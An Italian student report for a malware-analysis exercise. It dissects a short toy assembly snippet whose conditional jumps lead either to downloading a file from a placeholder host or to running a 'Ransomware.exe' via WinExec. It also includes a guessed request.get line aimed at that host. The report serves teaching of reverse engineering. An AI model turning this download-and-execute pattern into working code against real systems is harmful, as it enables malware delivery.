

Analisi Avanzate Progetto S11-L5

Gian Marco Pellegrino

Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- 1. Spiegate, motivando, quale salto condizionale effettua il Malware.
- 2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- 3. Quali sono le diverse funzionalità implementate all'interno del Malware?
- 4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Codice fornito

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1.

Il primo esercizio richiede di spiegare quale salto condizionale viene compiuto nel corso del codice. Tuttavia, è necessario prima sottolineare la differenza tra un salto condizionale e un salto incondizionato. Seppur entrambe siano istruzioni che servono a regolare il flusso del codice (quindi quale parte verrà eseguita e quale no), hanno delle differenze sostanziali:

1. Un salto condizionale, come jnz o jz, prendendo d'esempio il codice fornito, salta, per l'appunto, nel momento in cui viene soddisfatta una determinata condizione. Esistono molteplici tipi di condizioni, che si rifanno ai parametri delle EFLAGS, come Carry Flag (CF) o Zero Flag (ZF).
2. Un salto incondizionale (jmp) invece, salta a prescindere, senza alcuna necessità di soddisfare determinate condizioni. Di solito questi salti sono utilizzati per implementare cicli o per ritornare al punto di chiamata.

Pertanto, i due casi che vengono impiegati nel codice fanno entrambi parte dei salti condizionali.


La loro condizione è basata sullo Zero Flag. Rispettivamente il primo salterà nel caso in cui la Zero Flag non venga rispettata (ossia che la comparazione di due valori non abbia dato come risultato 0, il che pone la ZF=0) mentre il secondo nel caso in cui ZF=1 (quindi la comparazione dei valori abbia restituito 0).

Nel primo tentativo di salto è possibile notare che è stato copiato il valore di 5 in EAX e successivamente viene comparato EAX con 5. Dal momento che “cmp” è simile ad un “sub” nel modo in cui opera, ciò implicherebbe che $EAX(5)-5 = 0$, di conseguenza ZF=1. La condizione del salto è “Jump If NOT Zero”, quindi la condizione non è rispettata. Se il salto fosse stato jz il salto sarebbe stato compiuto.

Nel secondo tentativo invece, è stato copiato il valore di 10 in EBX e, successivamente al tentativo di salto (fallito), viene usato “inc” per incrementare il valore di 1 di EBX. Come nel caso precedente, EBX viene comparato: $EBX(10+1)-11= 0$ con ZF=1 ma questa volta la condizione viene rispettata essendo jz “Jump If Zero”.

In conclusione, simulando l'esecuzione del programma, il primo salto non verrebbe effettuato, procedendo con il secondo e arrivando quindi alla terza tabella di codice.

2.




A scanso di equivoci è necessario fornire una spiegazione più approfondita.

Le frecce verdi corrispondono alla corretta esecuzione dei salti, senza prendere in considerazione il caso specifico che, come visto in precedenza, vedrebbe solamente il secondo salto come condizione raggiunta.

Le frecce rosse invece indicano il caso in cui il salto non venga effettuato.

La decisione di inserire una freccia blu scaturisce dalla volontà di indicare una possibilità di continuazione del codice. Come verrà spiegato più approfonditamente in seguito, probabilmente questo codice tenta di scaricare un file e poi eseguirlo. Per tale motivo, nel caso in cui il file venga scaricato (jnz TRUE) il codice continuerebbe e potrebbe, ad un certo punto, ricongiungersi con la terza parte di codice fornито, ossia quella dell'esecuzione.

Tuttavia, dal momento che la traccia dell'esercizio richiede di segnare con una freccia verde solamente i salti effettuati e con quella rossa i salti non effettuati, riporto qui una diversa rappresentazione dello schema.



3.

Le funzionalità all'interno del Malware sono due e fanno riferimento alle tabelle 2 e 3.

Come già spiegato brevemente nel punto precedente, questo Malware ha una doppia funzione: lavora sia come Downloader che come Ransomware.

1. Downloader: i software di questo tipo sono progettati per scaricare dei file da un server remoto e salvarli sul dispositivo locale. Ovviamente, in questo caso, non si parlerà di file legittimi ma di Malware, scaricati su una macchina vittima senza il consenso del proprietario.
2. Ransomware: questa tipologia di Malware ha lo scopo di criptare tutti i file presenti su un dispositivo vittima e inviare la chiave di criptazione al Black Hat. Per ottenere nuovamente i dati è necessario un riscatto, pagare quindi il Black Hat, il quale (se "onesto") fornirà la chiave di decriptazione all'utente. I Ransomware sono uno dei motivi per i quali diventa fondamentale avere dei backup aggiornati e pronti per essere utilizzati su una macchina formattata a seguito di un attacco di questo tipo.

Dai dati forniti, è possibile ipotizzare il funzionamento di questo programma, il quale andrà a scaricare il file tramite la sua componente Downloader (Tabella 2). Probabilmente il file scaricato sarà un Ransomware e verrà eseguita dalla sua componente corrispettiva (Tabella 3).

Nel caso in cui il file sia già stato scaricato, non sarà necessario rifare nuovamente il procedimento (quindi salto jnz non effettuato) e si passerà direttamente alla fase di esecuzione del file, ossia il Ransomware.

Un'ultima riflessione da fare riguarda la visione di questo Malware come Dropper. Prendendo in esame solamente la seconda parte di codice, quindi considerando solo l'esecuzione del Ransomware, e di conseguenza che non ci sia la necessità di scaricare il programma malevolo tramite la prima parte di codice, si potrebbe pensare che il Malware sia un Dropper, il quale deposita nella macchina vittima il file malevolo. Tenendo conto che i dati messi a disposizione dall'esercizio non permettono di validare con certezza questo aspetto, verrebbe da escludere che questa parte esista poiché non avrebbe senso aggiungere una parte di codice in più che conduce allo stesso risultato del Downloader già visto. L'unica motivazione potrebbe essere la mancanza di connessione internet nella macchina vittima ma in quel caso verrebbe utilizzato un altro codice costruito per quel caso specifico, invece di rischiare il rilevamento del Malware o un suo malfunzionamento a cause delle diverse variabili.

4.

Dopo aver ipotizzato il comportamento del programma, è possibile inoltre cercare di comprendere come avvengano queste sue funzioni, prendendo in analisi le tabelle 2 e 3.

In prima istanza viene copiato il registro EDI, con un URL al suo interno, necessario per scaricare un malware (probabilmente il ransomware), nel registro EAX, il quale viene spinto nello stack e poi eseguito. La funzione DownloadToFile() sarà composta da un codice non mostrato. Si può ipotizzare che esso abbia al suo interno una richiesta GET, come `request.get("www.malwaredownload.com")` o qualcosa di simile per estrarre dal server specificato il file eseguibile.

Per la procedura del secondo segmento di codice, viene utilizzato lo stesso registro EDI nel quale è illustrato il path completo per raggiungere il file eseguibile malevolo. Il successivo procedimento è il medesimo, infatti il registro EDI viene copiato in EDX, il quale verrà spinto nello stack e eseguito. In questo caso viene usata la funzione WinExec(), utilizzata sui sistemi Windows per eseguire comandi o applicazioni da riga di comando. È necessario sottolineare che WinExec() è una funzione ormai obsoleta, sostituita da tempo da altre funzioni recenti come CreateProcess(). Questo potrebbe stare a significare che si tratta di un codice ormai patchato e/o si stia cercando di attaccare una macchina vittima con sistema operativo obsoleto.